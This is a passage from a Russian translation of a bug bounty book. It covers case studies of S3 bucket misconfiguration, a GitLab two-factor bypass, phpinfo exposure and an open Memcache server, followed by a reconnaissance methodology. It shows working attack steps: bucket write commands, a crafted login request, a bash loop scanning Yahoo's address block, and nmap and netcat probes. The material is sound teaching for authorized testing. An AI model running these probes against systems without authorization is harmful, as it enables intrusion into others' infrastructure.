В ответ Twitter подтвердила и исправила проблему, присудив Уллгеру 560 долларов.

Выводы

Проверяйте, одинаково ли работает связанное с безопасностью поведение на разных платформах при доступе к приложению разными способами. Здесь Уллгер проверил только браузерную и мобильную версии приложения. Но другие веб-сайты могут использовать сторонние приложения или конечные точки API.

Манипуляция Signal HackerOne

Сложность: низкая
URL: `hackerone.com/reports/<X>`
Источник: hackerone.com
Дата сообщения: 21 декабря 2015 года
Выплаченное вознаграждение: 500 долларов При разработке сайта программисты, вероятно, проверяют реализованные новые функции. Но они могут не проверить редкие виды ввода или взаимодействие разрабатываемой функции с другими частями сайта. При проверке сосредоточьтесь на этих областях, особенно на пограничных случаях, в которых разработчики легко могут случайно внести уязвимости логики приложения.

В конце 2015 года HackerOne представила новую функцию платформы Signal, показывающую среднюю репутацию хакера по отправленным им закрытым отчётам. Например, отчёты, закрытые как спам, получают −10 репутации, неприменимые - −5, информационные - 0, а решённые - 7. Чем ближе Signal к 7, тем лучше.

Здесь автор отчёта Ашиш Паделкар понял, что человек может манипулировать этой статистикой, самостоятельно закрывая отчёты. Самостоятельное закрытие - отдельная функция, позволяющая хакерам отозвать свой отчёт, если они допустили ошибку; она устанавливает репутацию отчёта в 0. Паделкар понял, что HackerOne использовала 0 самостоятельно закрытых отчётов при расчёте Signal. Поэтому любой человек с отрицательным Signal мог повысить среднее, самостоятельно закрывая отчёты.

В результате HackerOne исключила самостоятельно закрытые отчёты из расчёта Signal и выплатила Паделкару 500 долларов.

Выводы

Следите за новой функциональностью сайта: она даёт возможность проверить новый код и может вызывать ошибки даже в существующей функциональности. В этом примере взаимодействие самостоятельно закрытых отчётов и новой функции Signal привело к непредусмотренным последствиям.

Неправильные разрешения контейнера S3 HackerOne

Сложность: средняя
URL: `[REDACTED].s3.amazonaws.com`
Источник: hackerone.com
Дата сообщения: 3 апреля 2016 года
Выплаченное вознаграждение: 2500 долларов

Легко предположить, что ещё до начала вашей проверки все ошибки приложения уже найдены. Но не переоценивайте безопасность сайта или объём проверок других хакеров. Мне пришлось преодолеть такой образ мыслей при проверке HackerOne на уязвимость конфигурации приложения.

Я заметил, что Shopify раскрыла отчёты о неправильно настроенных контейнерах Amazon Simple Store Services (S3), и решил поискать похожие ошибки. S3 - служба управления файлами Amazon Web Services (AWS), которую многие платформы используют для хранения и предоставления статического содержимого, например изображений. Как и у всех служб AWS, у S3 сложные разрешения, которые легко настроить неправильно. На момент отчёта среди разрешений были чтение, запись и чтение/запись. Разрешения на запись и чтение/запись означали, что любой владелец учётной записи AWS мог изменять файлы, даже если файл хранился в закрытом контейнере.

Ища ошибки на веб-сайте HackerOne, я понял, что платформа предоставляет изображения пользователей из контейнера S3 с именем `hackerone-profile-photos`. Имя контейнера подсказало мне соглашение об именовании контейнеров HackerOne. Чтобы больше узнать о компрометации контейнеров S3, я начал изучать предыдущие отчёты о подобных ошибках. К сожалению, найденные отчёты о неправильно настроенных контейнерах S3 не объясняли, как авторы находили контейнеры или подтверждали уязвимость. Вместо этого я поискал сведения в интернете и нашёл две записи блога: community.rapid7.com и digi.ninja.

Статья Rapid7 подробно описывает подход к обнаружению общедоступных для чтения контейнеров S3 при помощи фаззинга. Для этого команда собрала перечень допустимых имён контейнеров S3 и сформировала словарь распространённых вариантов, например `backup`, `images`, `files`, `media` и других. Два перечня дали тысячи комбинаций имён контейнеров, доступ к которым проверялся инструментами командной строки AWS. Вторая запись блога содержит сценарий `bucket_finder`, который принимает словарь возможных имён контейнеров и проверяет существование каждого из них. Если контейнер существует, сценарий пытается прочитать его содержимое инструментами командной строки AWS.

Я создал перечень возможных имён контейнеров HackerOne, например `hackerone`, `hackerone.marketing`, `hackerone.attachments`, `hackerone.users`, `hackerone.files` и так далее. Я передал перечень инструменту `bucket_finder`, и он нашёл несколько контейнеров, но ни один не был общедоступен для чтения. Однако я заметил, что сценарий не проверяет общедоступность записи. Для проверки я создал текстовый файл и попытался скопировать его в первый найденный контейнер командой `aws s3 mv test.txt s3://hackerone.marketing`. Получилось следующее:

```
move failed: ./test.txt to s3://hackerone.marketing/test.txt A client error
(AccessDenied) occurred when calling the PutObject operation: Access Denied
```

Попытка со следующим контейнером, `aws s3 mv test.txt s3://hackerone.files`, дала такой результат:

```
move: ./test.txt to s3://hackerone.files/test.txt
```

Успех! Затем я попытался удалить файл командой `aws s3 rm s3://hackerone.files/test.txt` и снова добился успеха.

Я мог записывать и удалять файлы в контейнере. Теоретически злоумышленник мог переместить туда вредоносный файл, к которому затем обратился бы сотрудник HackerOne. Во время написания отчёта я понял, что не могу подтвердить принадлежность контейнера HackerOne, поскольку Amazon позволяет пользователям регистрировать любое имя контейнера. Я не был уверен, следует ли сообщать без подтверждения владельца, но подумал: какого чёрта. Через несколько часов HackerOne подтвердила отчёт, исправила ошибку и обнаружила другие неправильно настроенные контейнеры. К чести HackerOne, присуждая вознаграждение, она учла дополнительные контейнеры и увеличила выплату.

Выводы

HackerOne - замечательная команда: разработчики с мышлением хакеров знают распространённые уязвимости, которых следует остерегаться. Но даже лучший разработчик может ошибиться. Не пугайтесь и не избегайте проверки приложения или функции. Во время проверки сосредоточьтесь на сторонних инструментах, которые легко настроить неправильно. Кроме того, если вы находите описания или общедоступные отчёты о новых концепциях, попытайтесь понять, как их авторы обнаружили уязвимость. Здесь для этого потребовалось изучить, как люди находили и эксплуатировали ошибки настройки S3.

Обход двухфакторной аутентификации GitLab

Сложность: средняя
URL: неприменимо
Источник: hackerone.com
Дата сообщения: 3 апреля 2016 года
Выплаченное вознаграждение: неприменимо

Двухфакторная аутентификация (2FA) - функция безопасности, добавляющая второй шаг в процесс входа на веб-сайт. Традиционно при входе пользователи вводят только имя и пароль. При 2FA сайт требует дополнительный шаг аутентификации помимо пароля. Обычно сайты отправляют по электронной почте, в текстовом сообщении или приложении-аутентификаторе код авторизации, который пользователь должен ввести после имени и пароля. Такие системы трудно реализовать правильно, поэтому они являются хорошими кандидатами для проверки уязвимостей логики приложения.

3 апреля 2016 года Йоберт Абма обнаружил уязвимость GitLab. Она позволяла злоумышленнику войти в учётную запись цели, не зная её пароля, когда была включена 2FA. Абма заметил, что после ввода имени пользователя и пароля во время входа пользователю отправлялся код. Передача кода сайту приводила к следующему запросу POST:

```
POST /users/sign_in HTTP/1.1
Host: 159.xxx.xxx.xxx
--snip--
----------1881604860
Content-Disposition: form-data; name="user[otp_attempt]"
212421
----------1881604860--
```

Запрос POST включал токен OTP, аутентифицировавший пользователя на втором шаге 2FA. Токен OTP создавался лишь после того, как пользователь уже ввёл имя и пароль, но, если злоумышленник пытался войти в собственную учётную запись, он мог перехватить запрос инструментом вроде Burp и добавить в него другое имя пользователя. Это изменяло учётную запись, в которую выполнялся вход. Например, злоумышленник мог попытаться войти в учётную запись пользователя `john` следующим образом:

```
POST /users/sign_in HTTP/1.1
Host: 159.xxx.xxx.xxx
--snip--
----------1881604860
Content-Disposition: form-data; name="user[otp_attempt]"
212421
----------1881604860
Content-Disposition: form-data; name="user[login]"
john
```

```
----------1881604860--
```

Запрос `user[login]` сообщает веб-сайту GitLab, что пользователь попытался войти со своим именем и паролем, даже если пользователь этого не делал. Веб-сайт GitLab всё равно создавал токен OTP для `john`, который злоумышленник мог угадать и передать сайту. Угадав правильный токен OTP, злоумышленник мог войти, никогда не зная пароля.

Оговорка этой ошибки в том, что злоумышленнику требовалось знать или угадать действительный токен OTP цели. Токен OTP меняется каждые 30 секунд и создаётся только при входе пользователя или отправке запроса `user[login]`. Эксплуатировать эту уязвимость было бы трудно. Тем не менее GitLab подтвердила и исправила её в течение двух дней после отчёта.

Выводы

Двухфакторную аутентификацию сложно реализовать правильно. Заметив её на сайте, обязательно проверяйте функциональность: сроки действия токенов, ограничения максимального числа попыток и прочее. Также проверьте возможность повторно использовать истёкшие токены, вероятность угадать токен и другие уязвимости токенов. GitLab - приложение с открытым исходным кодом, и Абма, вероятно, нашёл проблему при просмотре исходного кода, поскольку в своём отчёте он указал разработчикам на ошибку в коде. Тем не менее следите за ответами HTTP, раскрывающими параметры, которые потенциально можно включить в запросы HTTP, как сделал Абма.

Раскрытие PHP Info в Yahoo!

Сложность: средняя
URL: nc10.n9323.mail.ne1.yahoo.com
Источник: blog.it-securityguard.com
Дата сообщения: 16 октября 2014 года
Выплаченное вознаграждение: неприменимо За этот отчёт, в отличие от других в главе, не выплатили вознаграждение. Но он демонстрирует важность сканирования сети и автоматизации при поиске уязвимостей конфигурации приложения. В октябре 2014 года Патрик Ференбах из HackerOne нашёл сервер Yahoo!, возвращавший содержимое функции `phpinfo`. Функция `phpinfo` выводит сведения о текущем состоянии PHP. К ним относятся параметры компиляции и расширения, номер версии, сведения о сервере и среде, заголовки HTTP и прочее. Поскольку каждая система настроена по-разному, `phpinfo` часто применяют для проверки параметров конфигурации и предопределённых переменных, доступных в данной системе. Такие подробные сведения не должны быть общедоступны в рабочих системах, поскольку дают злоумышленникам значительное представление об инфраструктуре цели.

Кроме того, хотя Ференбах этого не упомянул, обратите внимание: `phpinfo` включает содержимое файлов cookie `httponly`. Если в домене есть уязвимость XSS и URL, раскрывающий содержимое `phpinfo`, злоумышленник может использовать XSS для запроса HTTP к URL. Поскольку содержимое `phpinfo` раскрывается, злоумышленник может украсть cookie `httponly`. Эксплойт возможен, потому что вредоносный JavaScript может прочитать тело ответа HTTP со значением, хотя читать сам файл cookie напрямую ему не разрешено.

Чтобы обнаружить уязвимость, Ференбах отправил эхо-запрос `yahoo.com`, который вернул `98.138.253.109`. Он применил к IP инструмент командной строки `whois`, получив следующую запись:

```
NetRange: 98.136.0.0 - 98.139.255.255
CIDR: 98.136.0.0/14
OriginAS:
NetName: A-YAHOO-US9
NetHandle: NET-98-136-0-0-1
Parent: NET-98-0-0-0-0
NetType: Direct Allocation
RegDate: 2007-12-07
Updated: 2012-03-02
Ref: http://whois.arin.net/rest/net/NET-98-136-0-0-1
```

Первая строка подтверждает, что Yahoo! владеет большим блоком IP-адресов от `98.136.0.0` до `98.139.255.255`, или `98.136.0.0/14`, то есть 260 000 уникальных IP-адресов. Это множество потенциальных целей! Ференбах искал на IP файлы `phpinfo` при помощи следующего простого сценария bash:

```
#!/bin/bash
for ipa in 98.13{6..9}.{0..255}.{0..255}; do
wget -t 1 -T 5 http://${ipa}/phpinfo.php; done &
```

Код входит в цикл `for`, перебирающий все возможные числа каждого диапазона в каждой паре фигурных скобок. Первым проверялся IP `98.136.0.0`, затем `98.136.0.1`, `98.136.0.2` и так далее до `98.139.255.255`. Каждый IP-адрес сохранялся в переменной `ipa`. Код использует инструмент командной строки `wget`, чтобы выполнить запрос GET к проверяемому IP-адресу, заменяя `${ipa}` текущим значением IP в цикле `for`.

Флаг `-t` обозначает число повторов запроса GET после неудачи, здесь 1. Флаг `-T` задаёт число секунд до признания запроса завершившимся по тайм-ауту. Запустив сценарий, Ференбах нашёл URL nc10.n9323.mail.ne1.yahoo.com с включённой функцией `phpinfo`.

Выводы

Во время хакинга считайте допустимой целью всю инфраструктуру компании, если вам не сообщили, что она вне области. Хотя за этот отчёт не заплатили, подобные методы могут принести значительные выплаты. Кроме того, ищите способы автоматизировать проверку. Часто потребуется писать сценарии или использовать инструменты для автоматизации. Например, вручную проверить найденные Ференбахом 260 000 возможных IP-адресов было бы невозможно.

Голосование Hacktivity в HackerOne

Сложность: средняя
URL: hackerone.com
Источник: hackerone.com
Дата сообщения: 10 мая 2016 года
Выплаченное вознаграждение: сувениры

Хотя технически этот отчёт не обнаружил уязвимость безопасности, он прекрасно показывает, как использовать файлы JavaScript для поиска новой функциональности для проверки. Весной 2016 года HackerOne разрабатывала функцию, позволяющую хакерам голосовать за отчёты. Она не была включена в интерфейсе пользователя и не должна была быть доступной.

HackerOne использует фреймворк React для отображения веб-сайта, поэтому значительная часть функциональности определена в JavaScript. Один распространённый способ построения функций в React - включать элементы UI на основании ответов серверов. Например, сайт может включать функциональность администратора, такую как кнопка `Delete`, если сервер определяет

пользователя как администратора. Но сервер может не проверять, что запрос HTTP, вызванный через UI, сделан законным администратором. Согласно отчёту, хакер apok проверил, можно ли по-прежнему использовать отключённые элементы UI для запросов HTTP. Хакер изменил ответы HTTP HackerOne, заменив все значения `false` на `true`, вероятно, при помощи прокси вроде Burp. Это раскрыло новые кнопки UI для голосования за отчёты, которые при нажатии вызывали запросы POST.

Другие способы находить скрытые функции UI - использовать инструменты разработчика браузера или прокси вроде Burp для поиска слова `POST` в файлах JavaScript и выявления используемых сайтом запросов HTTP.

Поиск URL - простой способ находить новую функциональность без просмотра всего приложения. Здесь файл JavaScript содержал следующее:

```
vote: function() {
var e = this;
a.ajax({
    url: this.url() + "/votes",
    method: "POST",
    datatype: "json",
    success: function(t) {
        return e.set({
            vote_id: t.vote_id,
            vote_count: t.vote_count
        })
    }
})
},
unvote: function() {
var e = this;
a.ajax({
    url: this.url() + "/votes" + this.get("vote_id"),
    method: "DELETE":,
    datatype: "json",
    success: function(t) {
        return e.set({
            vote_id: t.void 0,
            vote_count: t.vote_count
        })
    }
})
}
```

Как видно, функциональности голосования соответствуют два пути в двух URL. На момент этого отчёта конечным точкам этих URL можно было отправлять запросы POST. Таким образом, можно было голосовать за отчёты, хотя функциональность была недоступна или не завершена.

Выводы

Если сайт зависит от JavaScript, особенно от фреймворков вроде React, AngularJS и других, файлы JavaScript отлично помогают находить дополнительные области приложения для проверки. Они могут сэкономить время и помочь выявить скрытые конечные точки. Чтобы упростить отслеживание файлов JavaScript во времени, используйте инструменты вроде github.com.

Доступ к установке Memcache PornHub

Сложность: средняя
URL: `stage.pornhub.com`

Источник: blog.zsec.uk
Дата сообщения: 1 марта 2016 года
Выплаченное вознаграждение: 2500 долларов

В марте 2016 года Энди Гилл работал с программой вознаграждения PornHub, область которой включала домены `*.pornhub.com`. Это означало, что все поддомены сайта входили в область и могли принести вознаграждение. Используя собственный перечень распространённых имён поддоменов, Гилл обнаружил 90 поддоменов PornHub.

Посещение всех этих сайтов заняло бы много времени, поэтому, как и Ференбах в предыдущем примере, Гилл автоматизировал процесс при помощи EyeWitness. EyeWitness делает снимки веб-сайтов и предоставляет отчёт об открытых портах 80, 443, 8080 и 8443 (распространённых портах HTTP и HTTPS). Сети и порты выходят за рамки книги, но, открыв порт, сервер может использовать программное обеспечение для отправки и получения интернет-трафика.

Эта задача мало что раскрыла, поэтому Гилл сосредоточился на `stage.pornhub.com`, поскольку промежуточные серверы и серверы разработки чаще настроены неправильно. Сначала он применил инструмент командной строки `nslookup`, чтобы получить IP-адрес сайта. Была возвращена следующая запись:

```
Server:     8.8.8.8
Address:    8.8.8.8#53
Non-authoritative answer:
Name:       stage.pornhub.com
Address:    31.192.117.70
```

Примечательное значение - адрес, поскольку он показывает IP-адрес `stage.pornhub.com`. Затем Гилл просканировал сервер на открытые порты инструментом Nmap с командой `nmap -sV -p- 31.192.117.70 -oA stage__ph -T4`.

Первый флаг команды (`-sV`) включает определение версии. Если найден открытый порт, Nmap пытается определить работающую на нём программу. Флаг `-p-` предписывает Nmap сканировать все 65 535 возможных портов (по умолчанию Nmap сканирует лишь 1000 самых популярных). Далее команда указывает сканируемый IP: здесь IP `stage.pornhub.com` (`31.192.117.70`). Затем флаг `-oA` выводит результаты сканирования во всех трёх основных форматах: обычном, пригодном для grep и XML. Кроме того, команда содержит базовое имя выходных файлов `stage__ph`. Последний флаг, `-T4`, заставляет Nmap работать немного быстрее. Стандартное значение - 3: значение 1 задаёт самый медленный, а 5 - самый быстрый режим. Более медленное сканирование может обходить системы обнаружения вторжений, а более быстрое требует большей пропускной способности и может быть менее точным. Выполнив команду, Гилл получил следующий результат:

```
Starting Nmap 6.47 ( http://nmap.org ) at 2016-06-07 14:09 CEST
Nmap scan report for 31.192.117.70
Host is up (0.017s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE  VERSION
80/tcp    open  http     nginx
443/tcp   open  http     nginx
60893/tcp open  memcache
Service detection performed. Please report any incorrect results at http://nmap.org/
    submit/.
Nmap done: 1 IP address (1 host up) scanned in 22.73 seconds
```

Ключевая часть отчёта - открытый порт 60893, где работает служба, определённая Nmap как `memcache`. Memcache - служба кэширования, использующая пары ключ-значение для хранения произвольных данных. Обычно она повышает скорость веб-сайтов, быстрее предоставляя содержимое из кэша.

Сам по себе открытый порт не является уязвимостью, но это определённо тревожный признак. Причина в том, что руководства по установке Memcache рекомендуют из соображений

безопасности закрывать её от общего доступа. Затем Гилл попытался подключиться при помощи утилиты командной строки Netcat. Запроса аутентификации не возникло, что является уязвимостью конфигурации приложения, поэтому Гилл смог выполнить безвредные команды `stats` и `version`, чтобы подтвердить доступ.

Серьёзность доступа к серверу Memcache зависит от кэшируемых сведений и того, как приложение их использует.

Выводы

Поддомены и более широкие сетевые конфигурации имеют большой потенциал для хакинга. Если программа включает в область широкую инфраструктуру или все поддомены, можно перечислить поддомены. В результате вы можете найти поверхности атаки, которые другие ещё не проверяли. Это особенно полезно при поиске уязвимостей конфигурации приложения. Стоит познакомиться с инструментами вроде EyeWitness и Nmap, которые могут автоматизировать перечисление.

Итоги

Обнаружение уязвимостей логики и конфигурации приложения требует следить за возможностями взаимодействовать с приложением разными способами. Примеры Shopify и Twitter хорошо это демонстрируют. Shopify не проверяла разрешения во время запросов HTTP. Аналогично, Twitter пропустила проверки безопасности в мобильном приложении. Оба примера предполагали проверку сайтов с разных точек зрения.

Ещё одна уловка для нахождения уязвимостей логики и конфигурации - выявлять поверхности приложения, которые можно исследовать. Например, новая функциональность - отличная точка входа для таких уязвимостей. Она всегда даёт хорошую возможность находить ошибки в целом. Новый код позволяет проверять пограничные случаи или взаимодействие нового кода с существующей функциональностью. Можно также углубиться в исходный код JavaScript сайта и обнаружить функциональные изменения, которые не видны в интерфейсе сайта.

Хакинг может занимать много времени, поэтому важно осваивать инструменты, автоматизирующие работу. Среди примеров этой главы были небольшие сценарии bash, Nmap, EyeWitness и `bucket_finder`. Другие инструменты приведены в приложении A.

Глава 19. Поиск собственных баг-баунти

К сожалению, волшебной формулы хакинга не существует, а постоянно развивающихся технологий слишком много, чтобы я мог объяснить все способы поиска ошибок. Хотя эта глава не превратит вас в элитную машину для хакинга, она должна научить закономерностям, которым следуют успешные охотники за ошибками. Глава проводит вас через основной подход к началу хакинга любого приложения. Он основан на моём опыте бесед с успешными хакерами, чтения блогов, просмотра видео и настоящего хакинга.

Когда вы только начинаете заниматься хакингом, лучше определять успех по полученным знаниям и опыту, а не по найденным ошибкам или заработанным деньгам. Причина в том, что, если ваша цель - находить ошибки в известных программах, найти как можно больше ошибок или просто заработать деньги, поначалу вы можете не добиться успеха, если совершенно незнакомы с хакингом. Очень умные и состоявшиеся хакеры ежедневно проверяют зрелые программы, такие как Uber, Shopify, Twitter и Google, поэтому ошибок для поиска гораздо меньше и легко разочароваться. Если сосредоточиться на освоении нового навыка, распознавании закономерностей и проверке новых технологий, можно сохранять положительное отношение к хакингу в периоды без находок.

Разведка

Начинайте работу с любой программой вознаграждения за ошибки с некоторой разведки, чтобы больше узнать о приложении. Как вы знаете из предыдущих глав, при проверке приложения нужно многое учитывать. Начните с этих и других основных вопросов:

• Какова область программы? Это `*.<example>.com` или только `www.<example>.com`?
• Сколько поддоменов у компании?
• Сколькими IP-адресами владеет компания?

• Какого типа сайт? Программное обеспечение как услуга? Открытый исходный код? Совместная работа? Платный или бесплатный?
• Какие технологии он использует? На каком языке программирования написан? Какую базу данных использует? Какие фреймворки применяет?

Это лишь некоторые соображения, о которых нужно подумать в начале хакинга. Для целей этой главы предположим, что вы проверяете приложение с открытой областью, например `*.<example>.com`. Начните с инструментов, которые можно запустить в фоновом режиме, чтобы выполнять другую разведку в ожидании результатов. Эти инструменты можно запускать со своего компьютера, но тогда есть риск, что такие компании, как Akamai, заблокируют ваш IP-адрес. Akamai - популярный межсетевой экран веб-приложений, поэтому после блокировки вы, возможно, не сможете посещать распространённые сайты.

Чтобы избежать блокировки, рекомендую развернуть виртуальный частный сервер (VPS) у поставщика облачного размещения, который разрешает проверку безопасности со своих систем. Обязательно изучите облачного поставщика, поскольку некоторые не разрешают такие проверки (например, на момент написания Amazon Web Services не разрешала проверку безопасности без явного разрешения).

Перечисление поддоменов

Если вы работаете в открытой области, разведку можно начать с поиска поддоменов при помощи VPS. Чем больше поддоменов вы найдёте, тем больше будет поверхность атаки. Для этого рекомендую быстрый инструмент SubFinder, написанный на языке программирования Go. SubFinder получает записи поддоменов сайта из множества источников, включая регистрации сертификатов, результаты поисковых систем, Wayback Machine интернет-архива и другие.

Стандартное перечисление SubFinder может найти не все поддомены. Но поддомены, связанные с определённым сертификатом SSL, найти легко благодаря журналам прозрачности сертификатов, которые записывают зарегистрированные сертификаты SSL. Например, если сайт регистрирует сертификат для `test.<example>.com`, вероятно, этот поддомен существует, по крайней мере во время регистрации. Но сайт может зарегистрировать сертификат для группового поддомена (`*.<example>.com`). Тогда некоторые поддомены, возможно, удастся найти лишь подбором перебором.

К счастью, SubFinder также может помогать подбирать поддомены перебором по распространённому словарю. В репозитории перечней безопасности SecLists на GitHub, упомянутом в приложении A, есть перечни распространённых поддоменов. Джейсон Хэддикс также опубликовал полезный перечень по адресу gist.github.com.

Если вы не хотите использовать SubFinder, а желаете только просмотреть сертификаты SSL, `crt.sh` - отличный справочник для проверки регистрации групповых сертификатов. Найдя групповой сертификат, можно поискать его хеш на `censys.io`. Обычно для каждого сертификата на `crt.sh` даже есть прямая ссылка на `censys.io`.

Завершив перечисление поддоменов для `*.<example>.com`, можно просканировать порты найденных сайтов и сделать их снимки. Прежде чем продолжить, также подумайте, имеет ли смысл перечислять поддомены поддоменов. Например, если вы обнаружили, что сайт регистрирует сертификат SSL для `*.corp.<example>.com`, то, вероятно, найдёте больше поддоменов, перечисляя этот поддомен.

Сканирование портов

После перечисления поддоменов можно начать сканирование портов, чтобы выявить дополнительные поверхности атаки, включая работающие службы. Например, сканируя порты Pornhub, Энди Гилл нашёл открытый сервер Memcache и заработал 2500 долларов, как обсуждалось в главе 18.

Результаты сканирования портов также могут указывать на общий уровень безопасности компании. Например, компания, закрывшая все порты, кроме 80 и 443 (распространённых веб-портов для сайтов HTTP и HTTPS), вероятно, внимательно относится к безопасности. Компания с множеством открытых портов, скорее всего, наоборот, может иметь больший потенциал для вознаграждений.

Два распространённых инструмента сканирования портов - Nmap и Masscan. Nmap - более старый инструмент и может работать медленно, если не знать способов оптимизации. Но он удобен тем, что ему можно передать перечень URL, а он определит IP-адрес для сканирования. Кроме того, Nmap имеет модульную архитектуру, поэтому в сканирование можно включать дополнительные проверки. Например, сценарий `http-enum` перебирает файлы и каталоги. В отличие от Nmap, Masscan чрезвычайно быстр и может быть лучшим выбором для перечня IP-адресов. Я использую Masscan для поиска часто открытых портов, например 80, 443, 8080 или 8443, а затем объединяю результаты со созданием снимков (эта тема рассматривается в следующем разделе).

При сканировании портов по перечню поддоменов следует обращать внимание на IP-адреса, в которые разрешаются эти домены. Если все поддомены, кроме одного, разрешаются в общий диапазон IP-адресов (например, адреса, принадлежащие AWS или Google Cloud Compute), возможно, стоит исследовать исключение. Другой IP-адрес может указывать на собственное или стороннее приложение, не имеющее того же уровня безопасности, что основные приложения компании в общем диапазоне IP-адресов. Как описано в главе 14, Франс Розен и Роджан Риджал эксплуатировали сторонние службы при перехвате поддоменов Legal Robot и Uber.

Создание снимков

Как и сканирование портов, создание снимков найденных поддоменов - полезный следующий шаг. Оно даёт визуальный обзор области программы. При просмотре снимков некоторые распространённые закономерности могут указывать на уязвимости.

Во-первых, ищите распространённые сообщения об ошибках служб, связанных с перехватом поддоменов. Как описано в главе 14, приложение, зависящее от внешних служб, может со временем измениться, а его записи DNS - остаться забытыми. Если злоумышленник может перехватить службу, это способно иметь серьёзные последствия для приложения и пользователей. Кроме того, снимок может не показывать сообщение об ошибке, но всё равно раскрывать зависимость поддомена от сторонней службы.

Во-вторых, ищите конфиденциальное содержимое. Например, если все найденные поддомены `*.corp.<example>.com` возвращают отказ в доступе 403, кроме одного поддомена со страницей входа на необычный веб-сайт, исследуйте этот сайт: возможно, он реализует собственное поведение. Аналогично, следите за страницами входа администратора, страницами стандартной установки и прочими.

В-третьих, ищите приложения, не похожие на обычные приложения других поддоменов. Например, если только одно приложение написано на PHP, а все прочие поддомены используют Ruby on Rails, возможно, стоит сосредоточиться на одном PHP-приложении, поскольку специализацией компании, судя по всему, является Rails. Важность найденных на поддоменах приложений бывает трудно определить до знакомства с ними, но они могут принести отличные вознаграждения, как находка Жасмина Ландри, который развил доступ SSH до удалённого выполнения кода, описанная в главе 12.

Несколько инструментов помогают делать снимки сайтов. На момент написания я использую HTTPScreenShot и Gowitness. HTTPScreenShot полезен по двум причинам. Во-первых, ему можно передать перечень IP-адресов: он сделает снимки и перечислит другие поддомены, связанные с разбираемыми им сертификатами SSL. Во-вторых, он группирует результаты в зависимости от того, являются ли страницы сообщениями 403 или 500, используют ли они одинаковые системы управления содержимым и других факторов. Инструмент также включает найденные заголовки HTTP, что тоже полезно.

Gowitness - быстрая и лёгкая альтернатива для создания снимков. Я использую этот инструмент, когда у меня есть перечень URL, а не IP-адресов. Он также включает заголовки, полученные при создании снимка.

Хотя я им не пользуюсь, стоит упомянуть и Aquatone. На момент написания его недавно переписали на Go; он поддерживает группировку, простой вывод результатов в формате, необходимом другим инструментам, и другие функции.

Обнаружение содержимого

После просмотра поддоменов и визуальной разведки следует искать интересное содержимое. К этапу обнаружения содержимого можно подойти несколькими способами. Один из них - пытаться находить файлы и каталоги перебором. Успех метода зависит от используемого словаря; как упоминалось ранее, SecLists предоставляет хорошие перечни, особенно перечни `raft`, которыми пользуюсь я. Можно также отслеживать результаты этого шага во времени и составить собственный перечень часто встречающихся файлов.

Получив перечень имён файлов и каталогов, можно выбрать один из нескольких инструментов. Я использую Gobuster или Burp Suite Pro. Gobuster - настраиваемый и быстрый инструмент перебора, написанный на Go. Если передать ему домен и словарь, он проверяет существование каталогов и файлов и подтверждает ответ сервера. Кроме того, разработанный Томом Хадсоном и также написанный на Go инструмент Meg позволяет одновременно проверять несколько путей на множестве узлов. Это идеально, если вы нашли много поддоменов и хотите одновременно обнаруживать содержимое на всех.

Поскольку я использую Burp Suite Pro как прокси для трафика, я применяю либо встроенный инструмент обнаружения содержимого, либо Burp Intruder. Инструмент обнаружения содержимого настраивается и позволяет использовать собственный или встроенный словарь, находить варианты расширений файлов, задавать число уровней вложенных папок для перебора и многое другое. При использовании Burp Intruder я, напротив, отправляю запрос к проверяемому домену в Intruder и устанавливаю нагрузку в конце корневого пути. Затем добавляю свой перечень как нагрузку и запускаю атаку. Обычно я сортирую результаты по длине содержимого или состоянию ответа в зависимости от способа ответа приложения. Если так находится интересная папка, я могу снова запустить Intruder для неё и обнаружить вложенные файлы.

Если нужно выйти за рамки перебора файлов и каталогов, доркинг Google, описанный в связи с уязвимостью Бретта Буэрхауса из главы 10, также может находить интересное содержимое. Доркинг Google способен сэкономить время, особенно когда вы находите параметры URL, часто связанные с уязвимостями: `url`, `redirect_to`, `id` и другие. Exploit DB ведёт базу данных дорков Google для конкретных задач по адресу exploit-db.com.

Другой подход к поиску интересного содержимого - проверить GitHub компании. Там можно найти репозитории компании с открытым исходным кодом или полезные сведения об используемых технологиях. Именно так Михил Принс обнаружил удалённое выполнение кода в Algolia, рассмотренное в главе 12. Инструмент Gitrob может обходить репозитории GitHub в поисках

секретов приложений и других конфиденциальных сведений. Кроме того, можно просматривать репозитории кода и находить сторонние библиотеки, от которых зависит приложение. Если удастся найти заброшенный проект или уязвимость сторонней части, влияющую на сайт, и то и другое может принести вознаграждение. Репозитории кода также способны показать, как компания обрабатывала предыдущие уязвимости, особенно если это компания с открытым исходным кодом вроде GitLab.

Предыдущие ошибки

Один из последних шагов разведки - знакомство с предыдущими ошибками. Хорошими источниками служат описания хакеров, раскрытые отчёты, CVE, опубликованные эксплойты и прочее. Как неоднократно повторялось в книге, обновление кода не означает исправления всех уязвимостей. Обязательно проверяйте любые изменения. Развёртывание исправления означает добавление нового кода, а в нём могут быть ошибки.

Ошибка Shopify Partners на 15 250 долларов, найденная Таннером Эмеком и описанная в главе 15, стала результатом чтения ранее раскрытого отчёта и повторной проверки той же функциональности. Как и Эмек, при публичном раскрытии интересных или необычных уязвимостей обязательно прочитайте отчёт и посетите приложение. В худшем случае уязвимость не найдётся, но вы разовьёте новые навыки, проверяя функциональность. В лучшем вы обойдёте исправление разработчика или найдёте новую уязвимость.

Рассмотрев все основные области разведки, пора перейти к проверке приложения. Во время проверки помните, что разведка - постоянная часть поиска вознаграждений за ошибки. Всегда полезно возвращаться к целевому приложению, поскольку оно непрерывно развивается.

Проверка приложения

Универсального подхода к проверке приложения не существует. Методика и приёмы зависят от типа проверяемого приложения, подобно тому как область программы определяет разведку. В этом разделе я дам общий обзор соображений и мыслительных процессов, которые нужно использовать при работе с новым сайтом. Но независимо от проверяемого приложения нет совета лучше слов Маттиаса Карлссона: «Не думайте: “Все остальные уже посмотрели, ничего не осталось”. Подходите к каждой цели так, будто до вас там никого не было. Ничего не нашли? Выберите другую».

Стек технологий

Одна из первых задач при проверке нового приложения - определить используемые технологии. К ним относятся, помимо прочего, фреймворки JavaScript клиентской части, серверные фреймворки приложений, сторонние службы, локально размещённые файлы, удалённые файлы и прочее. Обычно я слежу за историей веб-прокси и отмечаю предоставляемые файлы, зафиксированные в истории домены, наличие шаблонов HTML, возвращаемое содержимое JSON и так далее. Дополнение Wappalyzer для Firefox также очень удобно для быстрого определения технологий.

